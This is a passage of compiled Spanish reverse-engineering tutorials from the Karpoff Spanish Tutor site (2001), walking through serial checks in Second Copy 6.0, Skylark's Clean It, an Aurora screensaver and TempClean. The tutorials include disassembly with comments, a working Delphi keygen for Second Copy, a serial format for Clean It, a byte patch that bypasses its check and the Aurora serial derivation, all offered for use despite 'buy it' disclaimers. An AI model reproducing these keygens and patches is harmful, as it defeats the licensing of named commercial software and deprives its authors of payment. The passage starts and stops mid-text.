no tener este y eso nos hace más difícil la vida.

Asi tambien quiero invitarlos a que puedan considerar otras herramientas, como por ejemplo, el ScAEvoLa's PatchEngine v1.33, Topo, VeoVeo (para activar las casillas deshabilitadas), ya que este es un programa que se presta para muchas cosas.

Eso es todo, ahora ya hemos generado nuestro propio serial o nuestro keygen, antes que nada no está demás decirles que

"Si les gusta el programa paguen por él"

No me responsabilizo por el mal uso de este tutorial, el fin principal es "Aprender Más".

Un saludo para Karpoff, CaoS_Reptante, Profesor X y a todos los crackers hispanohablantes.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: Second Copy 6.0

PROTECCION:	**Serial**
Objetivo:	Obtener un serial válido.
Descripcion:	?????????
Dificultad:	INICIADO
DOWNLOAD:	??????????
Herramientas:	**Softice**
CRACKER:	**MrRidk**

FECHA: 18/11/2001

INTRODUCCION

Wenassssssssssss !!!, cuanto tiempo sin escribir ni un solo tutorial :). Esta vez vuelvo a la carga con una proteccion que a mi me ha resultado ' curiosa ', pero todo a su tiempo ;-)... Como siempre si tienes alguna duda, mandame un e-mail a: ridk@hotmail.com

AL ATAKE

Weno, weno, weno .. pues como ya dije el algoritmo de generacion del serial del programa, es un tanto ' curioso ', y te preguntaras .. pq ?, pues pq para generar el serial, se basa ademas de en el nombre en el propio serial. El serial se divide en 2 partes...

La primera se usa para generar la segunda ... de la siguiente forma ..

Se genera un numero de 4 digitos (en hexadecimal). Ese numero ya pasado a string se situa delante del nombre. Y tras hacer un bucle conseguimos el resto del serial .. el cual sera un numero hexadecimal, que dejaremos tal cual se vea .. dividiendolo por la mitad con un '-'. Quedando asi el tipo de serial XXXX-BBBB-BBBB, siendo las XXXX la primera parte y las BBBB-BBBB el resto del serial (el calculado). Asi pues para genera el serial, el bucle lo realiza con esos 4 digitos mas el nombre pasado a mayusculas (XXXX+NombreENMaysucuas).

Bien empezemos con el meollo de la cuestion .. para empezar ejecutamos el programa... y le damos a la opcion de introducir serial .. tras esto nos aparece una ventana pidiendo nombre y key ... Ejecutamos nuestro adorable soft-ice y ponemos los breakpoints reglamentarios (bpx GetWindowTextA; Bpx GetDlgItemTextA, Bpx HMemcpy).

En esta ocasion salta el HMemcpy .. asi que damos F12 hasta conseguir entrar en el codigo del programa .. una vez alli vamos traceando a lo largo de un buen numero de ret's, hasta que veamos codigo seguido, es decir sin un ret 5 instrucciones mas para abajo.

Ahora toca tracear con F8, durante un BUEN rato ;-). Buscando lugares donde se acceda a la info del nombre, multiplicaciones .. etc.

Bien el algoritmo tiene tres puntos clave ... el primero se trata de comprobar si los 4 primeros caracteres del serial son 'X' y en tal caso pasarlas a '0'...esto lo hace asi ..

```
:004A547D 8B45F8 mov eax, dword ptr [ebp-08] // Cogemos caracter
:004A5480 807C18FF58 cmp byte ptr [eax+ebx-01], 58 // Miramos si es 'X' = 58h
:004A5485 750D jne 004A5494 // Sino es saltamos
:004A5487 8D45F8 lea eax, dword ptr [ebp-08]
:004A548A E859ECF5FF call 004040E8
:004A548F C64418FF30 mov [eax+ebx-01], 30 // Pero si es una 'X' ponemos un '0' = 30h
```

En la 2º parte ... se trata de pasar el nombre a mayusculas .. para ello comprueba si esta en 'a' y 'z' y si es asi la eleva a mayusculas ... Lo hace de esta manera ...

```
:00408975 8A02 mov al, byte ptr [edx] // Coge caracter
:00408977 3C61 cmp al, 61
:00408979 7206 jb 00408981 // entre 'a' ...
:0040897B 3C7A cmp al, 7A
:0040897D 7702 ja 00408981 // ... y 'z'
:0040897F 2C20 sub al, 20 // de ser asi .. le pasa a mayusculas
```

Y la tercera parte es la propia de generacion el serial ... y es esta ..

```
:004A55E5 8A4410FF mov al, byte ptr [eax+edx-01] // Cogemos caracteres
:004A55E9 3C20 cmp al, 20 // Miramos que no sea un espacio en blanco
:004A55EB 750C jne 004A55F9
:004A55ED 648F0500000000 pop dword ptr fs:[00000000]
:004A55F4 83C408 add esp, 00000008
:004A55F7 EB2E jmp 004A5627
:004A55F9 8B55FC mov edx, dword ptr [ebp-04]
:004A55FC 8B4DF4 mov ecx, dword ptr [ebp-0C]
:004A55FF 25FF000000 and eax, 000000FF
:004A5604 F7EB imul ebx // Multiplicamos el valor del caracter por el contenido de ebx ( en principio = 14DAFh )
:004A5606 030520B94C00 add eax, dword ptr [004CB920] // Sumamos ese valor al valor que salio en la pasada anterior del bucle ..
:004A560C 8BD8 mov ebx, eax // Ponemos en ebx el valor que hemos calculado .. para usarlo en la siguiente pasada
:004A560E 33C0 xor eax, eax // Borramos eax
:004A5610 5A pop edx
:004A5611 59 pop ecx
:004A5612 59 pop ecx
:004A5613 648910 mov dword ptr fs:[eax], edx
:004A5616 EB0F jmp 004A5627
:004A5618 E9BFDDF5FF jmp 004033DC
:004A561D BBE7030000 mov ebx, 000003E7
:004A5622 E811E1F5FF call 00403738
:004A5627 FF45F4 inc [ebp-0C]
:004A562A FF4DE8 dec [ebp-18]
:004A562D 75A2 jne 004A55D1 // Si aun no hemos acabdo volvemos arriba.
```

Weno pues eso era todo .. no es demasiado dificil verda ? ;P

Bien ahora toca elaborar el keygen, usaremos delphi para esta labor ;P. Ahora pensemos .. tenemos 2 opciones .. que los 4 primeros numeros del serial sean fijos.. o bien que sean aleatorios .. Yo voy a usar la 2º opcion ;).

Un posible codigo del serial seria el siguiente ...

```
function calculanombre(Nombre2 : string) : String;
var
Ebx, Ecx, Esi, Edx,Esi2: Dword;
i: Integer;
Texto : String;
Temp : Integer;
begin
Temp := Random(65535);
Texto := IntToHex(Temp,4)+UPPERCASE(Nombre2);
Esi := $14DAF;
Esi2 := $14DAF;
For I := 1 to Length(Texto) do begin
If Texto[i] <> ' ' then begin
Ebx := Ord(Texto[I]);
Edx := Ebx * Esi;
Ecx := Edx + Esi2;
Esi := Ecx;
end;
end;
Result := IntToHex(Temp,4)+'-'+Copy(IntToHex(Esi,8),1,4)+'-'+Copy(IntToHex(Esi,8),5,4);
end;
```

Y esto es todo .. no ha sido muy dificil , verdad ? ;-). Como siempre si algo no esta claro o teneis sugerencias, criticas etc .. mandadme un mail a: ridk@hotmail.com

FINALIZANDO

Weno gente, pues esto es todo por ahora .. un saludo para toda la gente de ECC [Extreme Computing Core].

Karpoff Spanish Tutor 1999-2001

Programa: Todos los de Skylark Utilities

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Encontrar un serial válido
Descripcion:	Algunas buenas utilerías, en lo personal me gustan Find It y Part It
Dificultad:	Aficionado.
DOWNLOAD:	Victimas aqui > http://www.skylarkutilities.com
Herramientas:	**Softice, W32dasm**
CRACKER:	**ByTESCRK** **FECHA: 13/10/2001**

INTRODUCCION

Ok, en este Octavo tuto, vamos a escoger a una de las victimas, yo he escogido, Clean It v3.02 bastante nuevo, su última versión es del 05 de Octubre de 2,001.

Este programa fué hace ya como año y medio FREEWARE, en sus primeras versiones, luego pasó a ser SHAREWARE, con un precio de $14.95, en lo personal considero que es mucho valor para lo que hace, hay algunos otros que limpian más cosas y dan menos problemas, por ejemplo, la victima que he cedido a mi buen amigo CaoS ReptantE en su tuto sobre "Parche Inteligentes" es uno de los mejores en su género. Pero bueno cada uno le pone un precio a las cosas y el autor de este programa no iba a ser la excepción, sin embargo, en mi caso hubiese preferido que fuera siempre FREEWARE.

Pero pongámonos prestos y dispuestos y vayámonos...

AL ATAKE

De acuerdo ya que tenemos a nuestra victima descargada e instalada, la ejecutamos y nos vamos a Help > Register Info > Enter Keycode... rellenamos las cajas de texto y clic en Register y... nos da el mensaje de error

Today just doesn't seem to be your day!
The Name and/or KeyCode entered is invalid!

Salimos y vamos a desensamblarla con W32DASM, vemos en las Reference Strings por el error y llegamos a

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:0040A35E(C)     <= Investigamos aqui...
|
:0040A3D8 8B560C mov edx, dword ptr [esi+0C]
:0040A3DB 6A30 push 00000030

* Possible StringData Ref from Data Obj ->"Registration Failed"
|
:0040A3DD 68FC764100 push 004176FC

* Possible StringData Ref from Data Obj ->"Today just doesn't seem to be your day!"
|
:0040A3E2 68A4764100 push 004176A4
:0040A3E7 52 push edx

* Reference To: USER32.MessageBoxA, Ord:01BEh
|
:0040A3E8 FF15B4424100 Call dword ptr [004142B4]
:0040A3EE 8B460C mov eax, dword ptr [esi+0C]
:0040A3F1 68810C0000 push 00000C81
:0040A3F6 50 push eax
```

Al ir a 0040A35E vemos esto...

```
:0040A352 8BCF mov ecx, edi
:0040A354 8BD8 mov ebx, eax
:0040A356 E8E5000000 call 0040A440     <= Vamos a entrar aqui...
:0040A35B 3BC3 cmp eax, ebx     <= Compara EAX y EBX
:0040A35D 5B pop ebx
:0040A35E 7578 jne 0040A3D8     <= Vamos al mensaje de error si no coinciden
:0040A360 8B5638 mov edx, dword ptr [esi+38]
:0040A363 8B4E44 mov ecx, dword ptr [esi+44]
:0040A366 83C128 add ecx, 00000028
:0040A369 8B420C mov eax, dword ptr [edx+0C]
:0040A36C 8D542418 lea edx, dword ptr [esp+18]
:0040A370 50 push eax
:0040A371 51 push ecx

* Possible StringData Ref from Data Obj ->"Thank you %s for registering my "
                                        ->"program %s and for helping to "
                                        ->"support shareware."
|
:0040A372 6828774100 push 00417728
:0040A377 52 push edx
```

Entrando en la llamada a 0040A440 vemos que aqui es toda la creación y comparación de nuestro serial, si vemos en W32DASM, vemos que hay varios saltos a esta dirección o comprobaciones del serial correcto

```
* Referenced by a CALL at Addresses:
|:0040106A , :00401735 , :00404462 , :00408327 , :004083F2
|:0040A356
```

|

:0040A440 83EC18 sub esp, 00000018
:0040A443 A17C774100 mov eax, dword ptr [0041777C]
:0040A448 53 push ebx
:0040A449 55 push ebp
:0040A44A 56 push esi
:0040A44B 8B31 mov esi, dword ptr [ecx]
:0040A44D 57 push edi
:0040A44E 894C2418 mov dword ptr [esp+18], ecx
:0040A452 8944241C mov dword ptr [esp+1C], eax
:0040A456 8D7E28 lea edi, dword ptr [esi+28]
:0040A459 83C9FF or ecx, FFFFFFFF
:0040A45C 33C0 xor eax, eax
:0040A45E 897C2424 mov dword ptr [esp+24], edi
:0040A462 F2 repnz
:0040A463 AE scasb
:0040A464 F7D1 not ecx
:0040A466 49 dec ecx
:0040A467 33ED xor ebp, ebp
:0040A469 8D5C241C lea ebx, dword ptr [esp+1C] **<= Vemos el valor CLN y lo anotamos**
:0040A46D 894C2420 mov dword ptr [esp+20], ecx
:0040A471 33FF xor edi, edi
:0040A473 896C2410 mov dword ptr [esp+10], ebp
:0040A477 FF15D4404100 Call dword ptr [004140D4]
:0040A47D 8BC8 mov ecx, eax
:0040A47F 8A06 mov al, byte ptr [esi]
:0040A481 84C0 test al, al
:0040A483 894C2414 mov dword ptr [esp+14], ecx
:0040A487 7415 je 0040A49E
:0040A489 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A48B 7411 je 0040A49E **<= Vamos aqui...**
...
...
...
:0040A49E 8A16 mov dl, byte ptr [esi] **<= Caemos aqui**
:0040A4A0 46 inc esi
:0040A4A1 80FA2D cmp dl, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4A4 740A je 0040A4B0 **<= Vamos aqui...**
:0040A4A6 5F pop edi
:0040A4A7 5E pop esi
:0040A4A8 5D pop ebp
:0040A4A9 8BC1 mov eax, ecx
:0040A4AB 5B pop ebx
:0040A4AC 83C418 add esp, 00000018
:0040A4AF C3 ret **<= Aqui salimos...**
:0040A4B0 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4B2 84C0 test al, al
:0040A4B4 7436 je 0040A4EC
:0040A4B6 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4B8 7432 je 0040A4EC **<= Vamos aqui...**
...
...
...
:0040A4EC 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4EE 46 inc esi
:0040A4EF 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A4F1 740A je 0040A4FD **<= Vamos aqui...**
...

...
...
:0040A4FD 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A4FF 84C0 test al, al
:0040A501 7436 je 0040A539
:0040A503 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A505 7432 je 0040A539 **<= Vamos aqui...**
...
...
...
:0040A539 8A16 mov dl, byte ptr [esi] **<= Caemos aqui**
:0040A53B 46 inc esi
:0040A53C 80FA2D cmp dl, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A53F 740A je 0040A54B **<= Vamos aqui...**
...
...
...
:0040A54B 8A06 mov al, byte ptr [esi] **<= Caemos aqui**
:0040A54D 84C0 test al, al
:0040A54F 7442 je 0040A593
:0040A551 3C2D cmp al, 2D **<= Vamos a forzar a AL para que su valor sea 2D**
:0040A553 743E je 0040A593 **<= Vamos aqui...**
...
...
...
:0040A593 8B5C2420 mov ebx, dword ptr [esp+20] **<= Aqui caemos**
:0040A597 8B742424 mov esi, dword ptr [esp+24]
:0040A59B 8B4C2418 mov ecx, dword ptr [esp+18]
:0040A59F 6A00 push 00000000
:0040A5A1 53 push ebx
:0040A5A2 56 push esi
:0040A5A3 E888000000 call 0040A630 **<= Se genera la 1ra parte en HEX**
:0040A5A8 3BC7 cmp eax, edi **<= Forzamos a EDI a comparar igual y anotamos el valor de EAX**
:0040A5AA 740C je 0040A5B8 **<= Vamos a 0040A5B8**
:0040A5AC 8B442414 mov eax, dword ptr [esp+14]
:0040A5B0 5F pop edi
:0040A5B1 5E pop esi
:0040A5B2 5D pop ebp
:0040A5B3 5B pop ebx
:0040A5B4 83C418 add esp, 00000018
:0040A5B7 C3 ret
:0040A5B8 8B4C2418 mov ecx, dword ptr [esp+18] **<= Aqui caemos...**
:0040A5BC 6A01 push 00000001
:0040A5BE 53 push ebx
:0040A5BF 56 push esi
:0040A5C0 E86B000000 call 0040A630 **<= Se genera la 2da parte en HEX**
:0040A5C5 3BC5 cmp eax, ebp **<= Forzamos a EBP a comparar igual y anotamos el valor de EAX**
:0040A5C7 740C je 0040A5D5 **<= Vamos a 0040A5D5**
:0040A5C9 8B442414 mov eax, dword ptr [esp+14]
:0040A5CD 5F pop edi
:0040A5CE 5E pop esi
:0040A5CF 5D pop ebp
:0040A5D0 5B pop ebx
:0040A5D1 83C418 add esp, 00000018
:0040A5D4 C3 ret
:0040A5D5 3B5C2410 cmp ebx, dword ptr [esp+10] **<= Compara que EBX sea igual a un byte en ESP+10 y lo anotamos**
:0040A5D9 740C je 0040A5E7 **<= Si es igual genera un número para comparar afuera y lo guarda en EAX**

:0040A5DB 8B442414 mov eax, dword ptr [esp+14]
:0040A5DF 5F pop edi
:0040A5E0 5E pop esi
:0040A5E1 5D pop ebp
:0040A5E2 5B pop ebx
:0040A5E3 83C418 add esp, 00000018
:0040A5E6 C3 ret **<= Sale y va a comparar**

Ahora tendremos nuestro serial escrito en nuestras notas, unamóslo todo y veamos que pasa, nos ha dado nuestro mensajito de Registration failed!, debemos recordar como llegamos a conseguir estos datos y fué por medio de 2D veamos que representa 2D en ASCII, al ver vemos que 2D en DEC es 45 y en ASCII representa al signo - o guión, entonces lo que se me ocurre es que separemos estos por medio de guiones el cual quedaría así...

CLN-00000000-00000000-0

Ahora presionamos Register y vemos... en mi caso

"Thank you ByTESCRK for registering my program Clean It and for helping to support shareware."

Este autor utiliza el mismo método de comparación para todos sus programas, lo único que deben tomar en cuenta son los primeros tres caracteres que varian para Clean It es CLN, Part It es PRT, Find It es FND, etc.

Si no quieres irte forzando los valores AL y llegar hasta donde se generan los códigos, cambia con un editor hexadecimal en 0040A48B, escribe esto E903010000 y NOPea el resto, ¿qué cómo calculas los offset?, consiguete un programa de OPCodes, si quieres el que yo uso, enviame un email.

"EL motivo de este tutorial es solo con el fin de conocer la seguridad en ciertos programas de manera educacional y tambien como diversión, si ha USTED, le gusta el producto por favor COMPRELO, algunas veces... los autores merecen su dinero ;o)"

Saludos a mis buenos amigos Karpoff, Pr@fesor X, CaoS ReptantE y a todos los crackers hispanohablantes, en especial a ti por que has llegado hasta aquí.

Si tienes alguna duda o comentario escríbeme a: **ByTESCRK@iespana.es**

ByTESCRK

Karpoff Spanish Tutor 1999-2001

Programa: Audora Scrren saver

PROTECCION:	**Serial**
Objetivo:	Registrar con un serial valido
Descripcion:	Este es un screen saver.. hay varios en esa pagina .. TODOS SON IGUALES.. Lo que cambia es el numero contra el que ejecuta el XOR
Dificultad:	Novato
DOWNLOAD:	http://www.coolscreens.com/aurora2000.exe
Herramientas:	**Softice W32dsm89 Editor Hex..**
CRACKER:	**SiLvEr StOrM** **FECHA:** **18/11/2001**

INTRODUCCION

Hola de nuevo, despues de varios meses sin hacer un tute aqui les va otro ..aqui vamos de nuevo pero esta vez a sacar el serial y ademas vamos a ver como genera este serial . espero que lo entiendan y les sea util.

Recuerden que este tutorial esta hecho con fines netamente educativos si les interesa este Programa COMPRENLO.

Aprovecho la oportunidad para condenar los actos terroristas ocurridos en E.U. así como para decirles a todas las personas que leen estos tutes, que sigamos unidos por vencer a la ignorancia, que no caigamos en los mismos errores de los demas, que unidos y todos con un mismo fin estaremos en la cuspide.. todos adelante.. seguimos aqui..

AL ATAKE

Lo primero que hacemos es instalarlo... Luego dejan que se active el screen saver.. o le dan a TEST.. cuando se actica y se mueve el mouse nos sale la pantallita para registrarnos,, aqui es donde entramos nosotros.

Ok... jeje aqui comienza la aventura.

Ponemos un nombre y un serial cualquiera. por ejemplo:123456789 presionamos Cntrol+D i sice Salta

ponemos un bpx hmemcpy (este bpx es casi universal :)) Salimos de sice con CONTROL + D.

Le damos Ok. a la pantalla del serial y sice SALTA.. jeje que genial es hmemcpy... es mas dejenme decirles que en este screen saver si ponemos bpx dentro del programa cuando el programa abre asi pase por ese punto sice no salta.. solo le para a hmemcpy y luego que entra con ese si entra a los demas que pusimos...

Desabilitamos los break points bd*

F12 varias veces hasta que caigamos en nuestro codigo de aurora... que como lo sabemos por que en una linea verde del sice nos aparece ese nombre aurora en una de las ventanitas :-).

Empezamos a tracear con f10 hasta que llegamos a la adireccion 4550b3 *esta call apunta a un api de windows.. SLEEP... esto es para detener el proceso por un rato....es como un spera un momento y continua.

Sigue presionando f10

```
* Reference To: kernel32.Sleep, Ord:0000h
                                  |
:004550B3 E86C0FFBFF              Call 00406024
:004550B8 8D55F8                  lea edx, dword ptr [ebp-08]
:004550BB 8B83E8020000            mov eax, dword ptr [ebx+000002E8]
:004550C1 E82636FDFF              call 004286EC
:004550C6 8B45F8                  mov eax, dword ptr [ebp-08]
:004550C9 50                      push eax
:004550CA 8D55F4                  lea edx, dword ptr [ebp-0C]
:004550CD 8B83E4020000            mov eax, dword ptr [ebx+000002E4]
:004550D3 E81436FDFF              call 004286EC
:004550D8 8B45F4                  mov eax, dword ptr [ebp-0C]
:004550DB 5A                      pop edx
:004550DC E89738FFFF              call 00448978
```

Call sospechoso entramos aqui con f8

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:00455098(C), :004550AC(C)
|
:004550E1 A1FC7C4500              mov eax, dword ptr [00457CFC]
:004550E6 803800                  cmp byte ptr [eax], 00
:004550E9 0F8515010000            jne 00455204
:004550EF 6880524500              push 00455280
```

ENTRAMOS EN ESE CALL... con F8

De aqui en edelante observen bien cada una de las instrucciones.

```
EAX=006FE878   EBX=075BCD15   ECX=00000001   EDX=00C2CCA8   ESI=006FEA24
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=004489D7   o d I s z a p c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   SS:006FE870=00000000
-----------------------------------------------------------------------PROT32-
023F:004489D2  CALL      00403A40
023F:004489D7  CMP       DWORD PTR [EBP-0C],00
023F:004489DB  JNZ       004489E3
023F:004489DD  CMP       DWORD PTR [EBP-04],00
023F:004489E1  JNZ       004489EC
023F:004489E3  MOV       BYTE PTR [004579F8],01
023F:004489EA  JMP       00448A54
023F:004489EC  MOV       EAX,[EBP-04]
023F:004489EF  CALL      00403C24
023F:004489F4  MOV       EDX,EAX
023F:004489F6  TEST      EDX,EDX
023F:004489F8  JLE       00448A1B
023F:004489FA  MOV       EAX,00000001
023F:004489FF  MOV       ECX,00010000
023F:00448A04  SUB       ECX,EAX
023F:00448A06  MOV       ESI,[EBP-04]
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
-----------------------------------AURORA 2000!CODE+000479D2-------------------
```

En esta lineas trae en ebp-0c nuestro nombre y en el otro registro el codigo que metimos

y tambien valida que no venga vacio ni el nombre ni el codigo se va a error y no entra al ciclo

En este call cuenta cuantos caracteres tiene nuestro nombre y pone ese numero en eax

lleva el numero de eax a edx

valida que edx tenga un valor

Pone en EAX el valor 1

Pone en ECX 10000 (HEX)===65536 (decimal)

le resta a ECX lo que tenga EAX-- aqui 10000 - 1=FFFF

Mueve a ESI lo que lleva EBP-04....Nuestro Nombre

Hasta aqui creo que bamos claros.... espero.. creo.. digo.. :-)

```
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
```

En la direccion 00448A09 Saca de nuestro nombre el siguiente caracter. Y le aplica un IMUL a ese carcater que saco y deja el valor resultante en ECX, luego suma (ADD) en la direccion {004579FC} lo que tenemos en ECX ... NOTA AQUI ESTA GENERANDO EL NUMERO CONTRA EL CUAL MAS ADELANTE HACE EL XOR PARA GENERAR LA CLAVE.

```
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
```

Incrementa EAX y Decremeta EDX y regresa para seguir calculando cada uno de los carcateres de nuestro nombre .. osea se repite el loop desde 004489ff hasta que EAX valga el total de caracteres de nuestro nombre y EDX valga 0.. AQUI GENERO EN la posicion de memoria 004579FC .. EL NUMERO QUE LES MENCIONE.

Aqui est la parte interesante :)

```
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
```

En 448A1B. Pone en EAX Lo que trae en la direccion [00457A00] ah.. si... cierto... que como se que cuanto trae ahi... bueno si miran en sice cuando estamos parados sobre la linea en la parte de arriba veran ese registro cuanto trae en hexadecimal. AHH. Este valor que trae es fijo nunca cambia (aqui es donde cambia para cada uno de los programas que esta casa hace).

```
EAX=0000000D   EBX=075BCD15   ECX=004CFC64   EDX=00000000   ESI=0000004D
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=00448A1B   o d I s Z a P c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   DS:00457A00=0D54C3D5
-----------------------------------------------------------------------PROT32
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
```

AQUI VEMOS QUE 0045A00 ES IGUAL A 0D54C3D5 EN HEXADECIMAL... RECUERDEN QUE ESTE NUMERO CAMBIA DEPENDIENDO DEL NOMBRE QUE PONGAN.. PUEDEN ANOTAR ESTE NUMERO COMO PRACTICA PARA QUE DESPUES CON LA CALCULADORA DE WINDOWS EN MODO CIENTIFICO PRUEBEN COMO SALE NUESTRO CODIGO.

```
EAX=0D54C3D5   EBX=075BCD15   ECX=004CFC64   EDX=00000000   ESI=0000004D
EDI=006FEA24   EBP=006FE87C   ESP=006FE858   EIP=00448A20   o d I s Z a P c
CS=023F   DS=0247   SS=0247   ES=0247   FS=6A27   GS=0000   DS:004579FC=056FAA24
-----------------------------------------------------------------------PROT32
023F:00448A09  MOVZX     ESI,BYTE PTR [EAX+ESI-01]
023F:00448A0E  IMUL      ECX,ESI
023F:00448A11  ADD       [004579FC],ECX
023F:00448A17  INC       EAX
023F:00448A18  DEC       EDX
023F:00448A19  JNZ       004489FF
023F:00448A1B  MOV       EAX,[00457A00]
023F:00448A20  XOR       [004579FC],EAX
023F:00448A26  CMP       DWORD PTR [004579FC],0145C52E
023F:00448A30  JGE       00448A3C
023F:00448A32  ADD       DWORD PTR [004579FC],0145C52E
023F:00448A3C  CMP       EBX,[004579FC]
023F:00448A42  JNZ       00448A4D
023F:00448A44  MOV       BYTE PTR [004579F8],00
023F:00448A4B  JMP       00448A54
023F:00448A4D  MOV       BYTE PTR [004579F8],01
023F:00448A54  XOR       EAX,EAX
-----------------------------------AURORA 2000!CODE+00047A09-------------------
```

DENUEVO VEMOS QUE HACE UN XOR DE LO QUE TRAE EN EAX.. QUE RECORDAMOS ES UN VALOR FIJO (0D54C3D5). OSEA 223658965 EN DECIMAL.. COMO LES DECIA HACE UN XOR DE EAX CON LO QUE TIENE EN LA ADRESS [004579FC] Y RESULTADO LO DEJA EN ESA ADRESS.. CUANDO EJECUTEN EL XOR MIREN ARRIBA DONDE ESTA MARCADO PARA QUE VEAN A CUANTO SE PONE ESA ADRESS..

Ok lo que les decia anoten el numero que les aparece arriba en HEXADECIMAL y lo llevam a DECIMAL.. pues ese es nuestro NUMERO MAGICO... tambien puede en sice poner ? y el numero y sice se lo combierte a decimal.

Por ejemplo ?56FAA24 y saldra 91204132.


RECUERDEN VER EL NUMERO DESPUES DE APRETAR F10 SOBRE EL XOR.. ese es el correcto.

En la 448a26 compra que el numero que nos dio sea mayor que 0145C52E (21349678) si es menor no salta y le suma al numero que nos dio ese valor osea le suma al numero que genero en decimal + 21349678.. tengan en cuenta las comberciones en decimal y hexadecimal .. y ese serial el codigo secreto.. Si es mayor que esa cantidad entonces salta y nos deja esa cantidad como nuestro serial.

Esta condicion se cumpliria si pusieramos un nombre de 1 letra o algo asi... por lo tanto al poner nuestro nombre deberia pasar sin hacer esta suma.

Luego en 448A42.. aqui hace la comparacion.. en EBX tenemos lo que pusimos como serial falso ? EBX y veremos lo que pusimos y en [004579FC] tenemos el serial verdadero... .. sin son iguales no salta y pone en en el primer byte de [004579f8] el valor de 00 y el programa quedaria registrado .. si son diferentes pone 01 y el programa no se registra...

Bueno amigos.. por cierto.. el programa graba en el directorio Windows en el Archivo control.ini el usuario y la clave si lo borran.. OJO no borren el archivo... Solo la linea donde esta el registro del screen saver... podran comenzar de nuevo..



jeje :-) Programa crackeado.. y nuestro conocimiento apmpliado y actualizado.. espero que les quede claro.

nOTAS

Cualquier error por favor pido disculpas, y si lo ven por favor me lo dicen, para corregirlo.. recuerden que soy humano y por lo tanto no soy perfecto.. (:-)) y no quiero serlo tampoco...

ESPERO … les sirva de algo este tutorial para aumentar sus conocimientos en el arte del cracking……..

Saludos

- **Profesor X**
- **Tahkahozangel.. (Buen programado de ASM - Thanks Friend)**
- **Mr. Silver(Black Fennix).**
- **KuaTo**
- **Vlugo, Caos Raptante.. Etc.. y a todos .. no camben en esta lista... son muchos..**
- **GRACIAS A TODOS..**

- **Toda la gente de TUTORIALES2000-GT2-TNT-ECC-TRIAD.**

- **Saludos a todos los crackers del mundo.**

Chao!!

SiLvEr StOrM

SiLvEr_StOrM_2001@hotmail.com

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor 1999-2001

Programa: **TempClean v3.04**

PROTECCION:	**Name / Serial, Limitación de Tiempo**
Objetivo:	Hacer un Keygen
Descripcion:	Ver introducción
Dificultad:	Novato.
DOWNLOAD:	http://alvilim.virtualave.net
Herramientas:	**TRW2000, W32dasm**
CRACKER:	**ByTESCRK**

FECHA: **02/10/2001**

INTRODUCCION

En Windows 9x/NT muchos programas usan archivos temporalmente los cuales se quedan muchas veces después de usar el programa. Es por esto que el espacio en el disco duro decrece y el sistema empieza a dar problemas de rendimiento y comunmente disminuye o su sistema puede colgarse de vez en cuando por falta de espacio para el swapfile.

TempClean limpia los directorios temporales o busca por estos archivos en su disco duro, usted no necesita pensar que puede enviar a su papelera de reciclaje. Puede personalizar fácilmente WINDOWS/TEMP, Caché de Internet, Historial de Mis Documentos o cualquier otro directorio que quiera que TempClean limpie, tambien puede personalizarlo para que lo haga al iniciar Windows usted no necesitará estar recordando.

AL ATAKE

Primeramente lo que haremos es analizar el terreno, si ya tenemos instalado el programa nos vamos a cargarlo, nos damos cuenta que al cargarlo aparece en una ventana principal y tenemos un botón de "Register", hacemos clic en él y automáticamente nos aparece otra ventanita en dónde nos pide un Registration name y un Registration key, ingresamos uno cualquiera en mi caso

Registration name = ByTESCRK
Registration key = 12345

Y nos dice **"Invalid registration key!"** Abrimos el W32DASM y buscamos en las Reference Strings esa frase, al encontrarla y hacer doble clic en ella vemos esto...

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:005636C3(C)
|
:005636E6 8D55F8 lea edx, dword ptr [ebp-08]
:005636E9 8B83DC020000 mov eax, dword ptr [ebx+000002DC]
:005636EF E86089FCFF call 0052C054
